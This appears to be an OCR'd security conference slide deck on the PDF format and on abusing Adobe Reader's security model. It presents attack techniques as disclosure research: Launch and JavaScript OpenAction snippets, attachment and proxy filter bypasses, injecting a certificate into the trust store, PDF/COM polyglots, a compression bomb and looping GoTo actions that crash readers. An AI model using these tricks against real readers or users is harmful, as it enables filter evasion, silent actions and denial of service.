Malicious origami in PDF

Frédéric Raynal
Sogeti-Cap Gemini – MISC magazine
fred(at)security-labs.org
frederic.raynal(at)sogeti.com

Guillaume Delugré
Sogeti-Cap Gemini
guillaume(at)security-labs.org
guillaume.delugre(at)sogeti.com

PDF

- MS Office documents are regarded as lethal:
  - Many *arbitrary code execution* flaws, macro-virus, ...
- PDF files are much more reliable and secure!!!
  - No macro
  - Documents are static like images

Feeling secure with PDF?

Origami

Definition (Wikipedia)

From *oru* meaning "folding", and *kami* meaning "paper".

Ancient Japanese art of paper folding. The goal is to create a representation of an object using geometric folds and crease patterns preferably without the use of gluing or cutting the paper, and using only one piece of paper.

Origami only uses a small number of different folds, but they can be combined in a variety of ways to make intricate designs.

About this talk

The philosophy of malicious origami in PDF

- Understand the PDF language to (ab)use it
- Understand the security model enforced by PDF readers

⇒ Using PDF against PDF

Con: Longer to do than finding a 0-day in most PDF readers
- Quick to find, quick to patch

Pro: Attacks based on design flaws are the most efficient
- Long to find, long (if not impossible) to patch

Roadmap

A brief history of PDF (in a single slide)

1991	PDF 1.0: first release
1994	PDF 1.1: links, encryption, comments
1996	PDF 1.2: forms, audio/video, annotations
1999	PDF 1.3: JavaScript, attachments, signatures
2001	PDF 1.4: transparency, encryption enhancement
2003	PDF 1.5: layers
2005	PDF 1.6: 3D engine
2007	PDF 1.7: Flash integration, 3D enhancement

Roadmap

Textual overview: what is PDF?

PDF is a file format


- Documents are described as a collection of objects
- These objects are stored in a file
- This file is read by a *renderer* in order to display the data

PDF is a descriptive language


- Interaction between objects
- Interaction with the renderer (password protection, printing, ...)
- No control statement (if, while, ...)

What you see is **not** what you get

Graphical overview




PDF header



- Keyword `%PDF`
- PDF version (from 1.0 to 1.7)
- Optional binary sequence
  `25 e2 e3 cf d3`
  - Google it and own the Internet


PDF objects



```
1 0 obj
<<
    /Type /Catalog
    /Pages 2 0 R
>>
endobj
```

```
42 0 obj
<<
    /Name /F1
    /BaseFont /Helvetica
    /Type /Font
>>
endobj
```


PDF cross references (1/2)



```
1 0 obj
<<
    /Type /Catalog
    /Pages 2 0 R
>>
endobj
```

```
xref
0 6
0000000000 65535 f
0000000010 00000 n
0000000228 00000 n
0000000296 00000 n
0000000449 00000 n
0000002437 00000 n
```


PDF cross references (2/2)



```
xref
0 6
0000000000 65535 f
0000000010 00000 n
0000000228 00000 n
0000000296 00000 n
0000000449 00000 n
0000002437 00000 n
```


- Object in use: `<offset> <generation> n`
  - `<offset>`: bytes since the beginning of the file to the object's definition
- Free object : `0000000000 <number> f`
  - `<number>`: number of the next free object

PDF trailer (1/2)



```
trailer
<<
    /Size 6
    /Root 1 0 R
>>
startxref
2991
%%EOF
```

PDF trailer (2/2)


```
trailer
<<
   /Size 6
   /Root 1 0 R
   /Author Paul
>>
startxref
2991
%%EOF
```

- Provide all the needed information to read the PDF file
- `Catalog` is the root object describing the content of the file

Roadmap

Understanding PDF

Based on 4 parts


- *Objects*: basic element contained in the document
- *File structure*: how objects are stored in a file
  - Header, body, xref, trailer
  - Encryption, signature, ...
- *Document structure*: how to use the objects to display the content of a file
  - Page, chapter, annotation, fonts, ...
- *Content streams*: sequence of instructions describing the appearance of a page or other graphical entity

Everything is described as an object

Physical view

```
1 0 obj
<<
    /Type /Catalog
    /Pages 2 0 R
>>
2 0 obj
<<
        /Count 2
        /Kids [3 0 R 6 0 R]
        /Type /Pages
>>
3 0 obj
<<
        /Resources <<
            /Font <<
               /F1 5 0 R
            >>
        >>
        /MediaBox [0 0 795 842]
        /Parent 2 0 R
        /Contents 4 0 R
        /Type /Page
>>
4 0 obj
<< /Length 53 >>
stream
BT    1 Tr /F1 30 Tf 350 750 Td
(foobar) Tj  ET
endstream
5 0 obj
<<
    /Name /F1
    /BaseFont /Helvetica
    /Type /Font
>>
6 0 obj
<<
        /Resources <<
            /Font <<
               /F1 5 0 R
            >>
        >>
        /MediaBox [0 0 795 842]
        /Parent 2 0 R
        /Contents 4 0 R
        /Type /Page
>>
```

Logical view



```
1 0 obj
<<
    /Type /Catalog
    /Pages 2 0 R
>>
```

```
2 0 obj
<<
        /Count 2
        /Kids [3 0 R 6 0 R]
        /Type /Pages
>>
```

```
3 0 obj
<<
        /Resources <<
            /Font <<
               /F1 5 0 R
            >>
        >>
        /MediaBox [0 0 795 842]
        /Parent 2 0 R
        /Contents 4 0 R
        /Type /Page
>>
```


```
6 0 obj
<<
        /Resources <<
            /Font <<
               /F1 5 0 R
            >>
        >>
        /MediaBox [0 0 795 842]
        /Parent 2 0 R
        /Contents 4 0 R
        /Type /Page
>>
```

```
4 0 obj
<< /Length 53 >>
stream
BT   1 Tr /F1 30 Tf 350 750 Td
(foobar) Tj  ET
endstream
```

```
5 0 obj
<<
    /Name /F1
    /BaseFont /Helvetica
    /Type /Font
>>
```

Roadmap

Object definition


Generation number
Reference number
Keywords specific to each type of object
Object delimiter
Reference to another object

```
1 0 obj
<<
/Type /Catalog
/Pages 2 0 R
>>
endobj
```


- Always start by a *reference number*, then a *generation*
- Definition of the object surrounded by `obj << ... >> endobj`
- Keywords inside the object depends on its type
- Keywords can use reference to other objects
- List of objects often referred as *body*

Basic types

- Null object
- Integer, real: straightforward
- Boolean: true, false
- String: multiple encodings available
  - `(This is a string in PDF)`
- Name: used as reference to another object instead of its number
  - `/SomethingElse`
- Array: mono-dimensional sequence of objects/references
  - `[ (foo) 42 0 R 3.14 null ]`
- Dictionary: (key, value) pairs
  - `<<` k_0 v_0 k_1 v_1 $\ldots$ k_n v_n `>>`
  - Most objects are dictionaries
- Stream: association of a dictionary and raw data to be processed

```
4 0 obj
<< /Length 53 >>
stream
    BT   1 Tr /F1 30 Tf 350 750 Td (foobar) Tj  ET
endstream
endobj
```

Focus on stream



```
40 0 obj
<<
   /Subtype/Image
   /ColorSpace/DeviceRGB
   /Width 103
   /Height 104
   /BitsPerComponent 8
   /Filter/FlateDecode
   /DecodeParms <<
     /Predictor 15
     /Columns 103
     /Colors 3
   >>
   /Length 3259
>>
stream
...
endstream
endobj
```

- /Subtype: kind of stream
- /Filter: transformation to apply to the data
  - 2 main categories: ASCII, decompression
  - Can be cascaded: [/ASCII85Decode /LZWDecode]
- /DecodeParms : optional parameters depending on the filter

Advanced objects

A very descriptive language

- *General*: page tree nodes, pages, names, dates, text streams, functions, file specifications, . . .
- *Graphics*: path construction operators, clipping, external objects (XObject), images, patterns, . . .
- *Text*: spacing, text rendering, text positioning, fonts, . . .
- *Rendering*: color device, gamma correction, halftones, . . .
- *Transparency*: shape, opacity, color mask, alpha factor, . . .
- *Interactive*: viewer preference, annotation, actions, forms, digital signature, . . .
- *Multimedia*: play/screen parameters, sounds, movies, 3D artwork, . . .

Roadmap

Security philosophy with PDF

They never learn...

- Some features are **really** dangerous ...
  - Ex.: starting external programs, JavaScript, automatic / invisible actions, ...
- But guys know they are dangerous, so they restrict them...
  - Blacklist approach: allow everything which is not explicitly forbidden

Security philosophy with PDF

They never learn...

- Some features are **really** dangerous ...
  - Ex.: starting external programs, JavaScript, automatic / invisible actions, ...
- But guys know they are dangerous, so they restrict them...
  - Blacklist approach: allow everything which is not explicitly forbidden
- Which is **opposite** to the most important security mantra:

Forbid everything which is not explicitly allowed!!!

Focus: Adobe Reader

Summary in a single slide

- Some features are restricted in the software
  - Restricted JavaScript interpreter
  - Blacklist for some file extensions, web sites, . . .
- Security can be configured at user level:
  - Windows: key `HKCU\Software\Adobe\Acrobat Reader`
  - Windows: directory `%APPDATA%\Adobe\Acrobat`
  - Unix: directory `~/.adobe/Acrobat/`
  - Mac OS X: directory `~/Library/Preferences/com.adobe.*`
- Notion of *trusted* documents
  - Signature: digitally signed documents embedding signer's certificate
  - Certification: documents signed by a trusted entity, enforcing modification prevention

Roadmap

Actions: when PDF becomes dynamic

List of actions

- `GoTo*`: change the view to the specified destination
- `Launch`: start a command
- `Thread`: jump to a bead in an article
- `URI`: resolve and connect to a given URI
- `Sound`: play a sound
- `Movie`: play a movie
- `Hide`: manipulate annotations to hide/display them
- `Named`: predefined actions to move across a doc
- `Set-OCG-Stage`: handle optional contents
- `Rendition`: control the playing of multimedia content
- `Transition`: handle the drawing between actions
- `Go-To-3D`: identifies a 3D annotations and its viewing
- `JavaScript`: run a JS script

Actions

When PDF becomes dynamic: `OpenAction` & trigger events


Event	**Action**
• Document or page is open • Page is viewed • Mouse enters/exits a zone • Mouse button is pressed/released • ...	• Run a command or a JavaScript • Jump to a destination • Play a sound/movie • Submit a form to a URL • ...

- Actions usually raised an alert box
- Most alerts can be disabled in the configuration
- Security ensured most of the time through a warning pop-up

Action in practice: Launch (a.k.a. invisible printing)

(Almost) Invisible printing: document leaking

```
/OpenAction <<
    /S /Launch
    /Win <<  /O (print) /F (C:\\test.pdf) >>
>>
```



Le fichier et l'application de visualisation correspondante sont définis pour être déclenchés par le fichier PDF actif. Le fichier peut contenir des programmes, macros ou virus potentiellement dangereux pour votre ordinateur. Ouvrez uniquement ce fichier si vous êtes certain de sa fiabilité. Si le fichier a été inséré par une personne ou un programme de confiance, vous pouvez cliquer sur Ouvrir pour le consulter.

Fichier : C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe

☐ Ne plus afficher ce message

- Adobe Reader 9 asks to start Adobe Reader 9 (!!!)
- If user clicks `Open`, document is silently printed, no other message
- Launch does not refer to extension filter

JavaScript

JavaScript for Adobe


- Modified open source SpiderMonkey[a] engine, defining two execution contexts
  - *Non-privileged context (default):* scripts are limited to handle forms and document properties
  - *Privileged context:* scripts are allowed to call more powerful (and sensible) methods, such as HTTP requests
- Two ways of executing JavaScript:
  - Embedding the script in the PDF document
  - Having a script in the user configuration folder
    - These scripts are executed each time a PDF document is open
    - Located in `<config folder>/JavaScripts/*.js`
    - They run in a privileged context

[a] Adobe's site claims changes will be made public, according to the Mozilla license... since 3 years!!!

JavaScript in practice

Embedding a JavaScript

```
/OpenAction << /S /JavaScript /JS (app.alert("run me automatically")) >>
```



Warning: JavaScript Window -

run me automatically

- JavaScript exceptions will not raise any alert if enclosed in a `try/catch` statement

Roadmap

Where the configuration resides

Most of the configuration is stored in user folders.

Folders and keys

- On Windows
  - `HKCU\Software\Adobe\Acrobat Reader`
  - `HKLM\SOFTWARE\Policies\Adobe\Acrobat Reader\9.0\FeatureLockDown`
  - `%APPDATA%\Adobe\Acrobat`
- On Unix: `~/.adobe/Acrobat`
- Mac OS X: `~/Library/Preferences/com.adobe.*`

Some important files

- Main file: `<folder>/Preferences/reader_prefs` (on Unix)
- Start-up scripts: `<folder>/JavaScripts/*.js`
- Certificates: `<folder>/Security/*.acrodata`

Filtering attachments: the theory


Adobe Reader anti-virus

- Security policy for extracting attachments based on file extension filtering
- A default non-writable blacklist prohibits various extensions : `cmd`, `bat`, `js`, `vbs`, `exe`, `pif`, `com` ...
  - This blacklist is stored in HKLM or in the installation folder, hence not modifiable
  - PDF and FDF are whitelisted by default
- User can define his own extensions whitelist
  - whitelisted extensions can then run without any warning, whatever the file is really containing
  - Blacklist has precedence over whitelist

Filtering attachments: the real life

Adobe Reader anti-virus

- Reader prompts user to open this attachment



Ouvrir le fichier

Le fichier stats.xls peut contenir des programmes, des macros ou des virus pouvant représenter un danger potentiel pour votre ordinateur. Ouvrez-le si vous êtes certain de sa fiabilité. Voulez-vous :

- [✓ Ouvrir ce fichier]
- Toujours autoriser l'ouverture de fichiers de ce type
- Toujours interdire l'ouverture de fichiers de ce type


Bypassing attachment filter

- Adobe Reader $\leq$ 8: jar files are allowed by default
- Adobe Reader 9: bypass filtering by adding : or \ at the end of the filename (MS Windows)

Filtering attachments: the real life

Adobe Reader anti-virus

- Reader prompts user to open this attachment



Ouvrir le fichier

Le fichier stats.xls peut contenir des programmes, des macros ou des virus pouvant représenter un danger potentiel pour votre ordinateur. Ouvrez-le si vous êtes certain de sa fiabilité. Voulez-vous :

[✓ Ouvrir ce fichier]
Toujours autoriser l'ouverture de fichiers de ce type
Toujours interdire l'ouverture de fichiers de ce type

Bypassing attachment filter

- Adobe Reader $\leq$ 8: jar files are allowed by default
- Adobe Reader 9: bypass filtering by adding : or \ at the end of the filename (MS Windows)

Filtering Internet Access: the theory


Adobe Reader proxy

- Form submission, or URL access may require Reader's approbation
- Access checking is only based on the hostname
- User can allow access to any sites, forbid everything, or deal with it case by case with a pop-up
- Access list can be modified at user level through registry or user folder
    - Once a site is whitelisted, no pop-up will be raised during future connection attempts

Filtering Internet Access: the real life

Adobe Reader proxy

- Reader prompts user to allow connection as this site has no access entry


Avertissement de sécurité

Le document essaie de se connecter au site http://seclabs.org

Si vous faites confiance à ce site, cliquez sur le bouton Autoriser. Dans le cas contraire, cliquez sur le bouton Bloquer.

☐ Mémoriser mon action pour ce site

Bypassing the blacklisting of PDF proxy


- Filtering based on *pattern matching*: find another representation!

`http://seclabs.org` == `http://88.191.33.37` == `http://1488920869:80/`

Filtering Internet Access: the real life

Adobe Reader proxy

- Reader prompts user to allow connection as this site has no access entry


Avertissement de sécurité

Le document essaie de se connecter au site
http://seclabs.org

Si vous faites confiance à ce site, cliquez sur le bouton Autoriser. Dans le cas contraire, cliquez sur le bouton Bloquer.

☐ Mémoriser mon action pour ce site

Bypassing the blacklisting of PDF proxy

- Filtering based on *pattern matching*: find another representation!

`http://seclabs.org` == `http://88.191.33.37` == `http://1488920869:80/`

Filtering protocols: the theory


Adobe Reader firewall

- Protocols are filtered based on *schemas*:
  - Ex.: `http, ssh, rlogin, telnet, file, ...`
- A blacklist is defined in `HKLM\SOFTWARE\Policies\Adobe\Acrobat Reader\9.0\FeatureLockDown\cDefaultLaunchURLPerms`
- No option in the GUI or user configuration file to change that
- But a user can add its own option manually in HKCU
  - If `http://` is added to the whitelist, no more warning is ever prompted when a HTTP connection is made!

Filtering protocols: the real life

Adobe Reader firewall

- Reader prompts user to connect to a `chrome` address (Mozilla XUL interface).


Avertissement de sécurité

Le document essaie de se connecter au site
chrome://firegpg/content/options.xul

Si vous faites confiance à ce site, cliquez sur le bouton Autoriser. Dans le cas contraire, cliquez sur le bouton Bloquer.

☐ Mémoriser mon action pour ce site


Bypassing the blacklisting of PDF proxy

- Whitelisted schemes have precedence over blacklisted hostnames!
- Short-circuit the security configuration of the GUI

Filtering protocols: the real life

Adobe Reader firewall

- Reader prompts user to connect to a `chrome` address (Mozilla XUL interface).


Avertissement de sécurité

Le document essaie de se connecter au site
chrome://firegpg/content/options.xul

Si vous faites confiance à ce site, cliquez sur le bouton Autoriser. Dans le cas contraire, cliquez sur le bouton Bloquer.

☐ Mémoriser mon action pour ce site

Bypassing the blacklisting of PDF proxy

- Whitelisted schemes have precedence over blacklisted hostnames!
- Short-circuit the security configuration of the GUI

Roadmap

Signed PDF


PDF Digital signature howto

- A PDF document can be digitally signed
- The whole document has to be signed for the signature to be accepted
- Embedding a x509 certificate or PKCS7 envelop, with the document signature
- The signature is validated by the reader at the opening

Inside Digital Signature

DigSig Howto

- `Filter` and `SubFilter` define the signature scheme
- `Contents` contains the signature itself
- `ByteRange` specifies what part of the file is signed
  - Must include everything but `Contents`, from start to end of the file



```
2 0 obj
<<
  /Type /Sig
  /SubFilter /adbe.pkcs7.detached
  /Contents <...>
  /ByteRange [ 0 660 4818 1050 ]
>>
endobj
```

More trust with PDF certification

Certification

- A signed document can be passed into another digest signature process leading to a *certified document*
- Different trusting properties can be set to certified documents
- Properties: can have dynamic content, can execute privileged JavaScript, . . .

Adobe Reader store

- User-trusted (and CA root) certificates are saved in the Adobe certificate store
- This store is a file located in the user configuration folders

$\Rightarrow$ Security policy is defined at the user level !!!

Certificate storage

Adobe Reader store file format

- Localization: `<conf folder>/Security/addressbook.acrodata`
- As it is user-writable, one could inject a malicious certificate!
- Structure very close to PDF : header, body with objects, xref, trailer
- Each certificate stored in a dictionary object

```
<<
    /ABEType 1       # 1 stands for a certificate
    /Cert(...)       # DER-encoded certificate string
    /ID 1001         # Unique value used to reference this certificate
    /Editable false  # Appears in the GUI panel
    /Viewable false  # Can be edited in the GUI panel
    /Trust 8190      # Rights to give to certified documents
>>
```

Roadmap

Usage rights

What are they?

Usage rights are used to enable additional interactive features that are not available by default in a particular viewer application (such as Adobe Reader).

- The document must be signed
- `Annots`: `Create`, `Delete`, `Modify`, `Copy`, `Import`, `Export`
    - `Online`: upload or download markup annotations from a server
- `Form`: `Fillin` (save), `Import`, `Export`, `SubmitStandalone`
    - `Online`: permits the use of forms-specific online mechanisms such as SOAP or Active Data Object

Gaining usage rights

How to get them the Adobe way?

- Usage rights are granted by Adobe Pro and so on (Adobe's non free softwares)
- Documents with usage rights must be certfied by Adobe
- Adobe's certificate is provided in the certificate storage
- Exercise: where can be Adobe's **private key** to sign the documents?

Roadmap

Thinking malicious PDF

Thinking like an attacker

- I want to be invisible ⇒ evasion tricks
- I want to kill PDF files and/or Reader ⇒ denial of services
- I want to steal information (read + send) ⇒ information leakage
- I want to corrupt my target ⇒ egg dropping
- I want to overrun the target ⇒ code execution

Roadmap

Encryption with PDF

Data protection

- Uses RC4 or AES symmetric algorithms
- Only strings and stream objects are encrypted
- Other objects are considered as part of file structure, not document contents
- Prompts for the user key in order to read the original document

Natural polymorphism with PDF

Obfuscating a PDF file

- Strings (thus keyword) can be encoded in many way
- Objects can appear in the file in any order
- Objects can be splitted in many objects referring to each other
- Streams can be compressed with many cascaded algorithms
- Strings can be written in different ways : ASCII, octal, hexadecimal, and in different charsets
- PDF objects can be embedded into a compressed stream object
- A PDF file can be splitted into many files referring to each other
- A PDF file can be embedded into another PDF file

Semantic Polymorphism: many to one


Trigger an action when a PDF is opened

- `OpenAction`: put in the PDF catalog
- Register an Additional Action `AA` on the first page
- Register an Additional Action `AA` on page *n*, set the 1st displayed page to be this one
- Using *Requirement Handlers* `RH`, checks are based on a JavaScript when the PDF is opened
- ...

What's this file? PDF? JPG? ...

Double view: PDF in JPG


- JPG header built with *sections*
- Each section starts with `0xFF 0xXX`, where byte `XX` tells the kind of the section
- You can put comments in JPG files: section `0xFF 0xFE`



What's this file? PDF? JPG? ...

Double view: PDF in JPG

- JPG header built with *sections*
- Each section starts with `0xFF 0xXX`, where byte `XX` tells the kind of the section
- You can put comments in JPG files: section `0xFF 0xFE`



What's this file? PDF? COM?...

Double view: PDF in COM

- COM (DOS 16-bits executable) has *no header*
- Contains raw code executed from first byte
- Entry point jumps around PDF code

pdf.asm

```
.model tiny
.code
        .startup
jmp start
pdffile db "\%PDF-1.1", 13, 10, ...
start: <instructions>
...
end
```

Roadmap

Bombing PDF

zip bomb

- Streams can be compressed (zlib)
- What happens when many many many 0s are compressed? ;-)

```
4 0 obj
<<
    /Filter /FlateDecode
    /Length 486003
>>
stream
...
endstream
endobj
```

Killing PDF with Named

Moebius: going next page

- Action Named used to put label and jump to them across documents
- Some label/destination are predefined

```
/AA <<              % Page's object  Additional  Action
    /O <<           % When the page is  Open
        /S /Named   % Perform an action of type  Named
        /N /NextPage % Action's  Name is  NextPage
    >>
>>
```

Killing PDF with GoTo

Moebius: jumping around

- Action GoTo changes the view to the specified destination
- Destination is either inside the doc, embedded in the doc (GoToE) or remote (GoToR)
- Variant: randomize the jumps

```
1656 0 obj
<<
    /AA <<                      % Page's object Additional Action
        /O <<                   % When the page is Open
            /S /GoTo            % Perform an action of type GoTo
            /D [1 0 R /Fit ]    % Destination is object 1 with its
                                % content magnified to fit the window
        >>
    >>
```

Killing PDFs with GoToR

Moebius: going next document

- Action GoToR sets the view to another document
- Can be opened in a new window

```
/AA <<
    /O <<
        /S /GoToR
        /F (moebius-gotor-2.pdf)
        /D [0 /Fit ]
        /NewWindow false
    >>
>>
```

```
/AA <<
    /O <<
        /S /GoToR
        /F (moebius-gotor-1.pdf)
        /D [0 /Fit ]
        /NewWindow false
    >>
>>
```

Roadmap

Hide and seek

Hiding text . . . or not

- Every viewed item is a PDF object
- These objects can be manipulated . . . or removed
- Or simply copy/paste . . .
- As long as the PDF is not encrypted, there is no way to prevent reading

Calipari

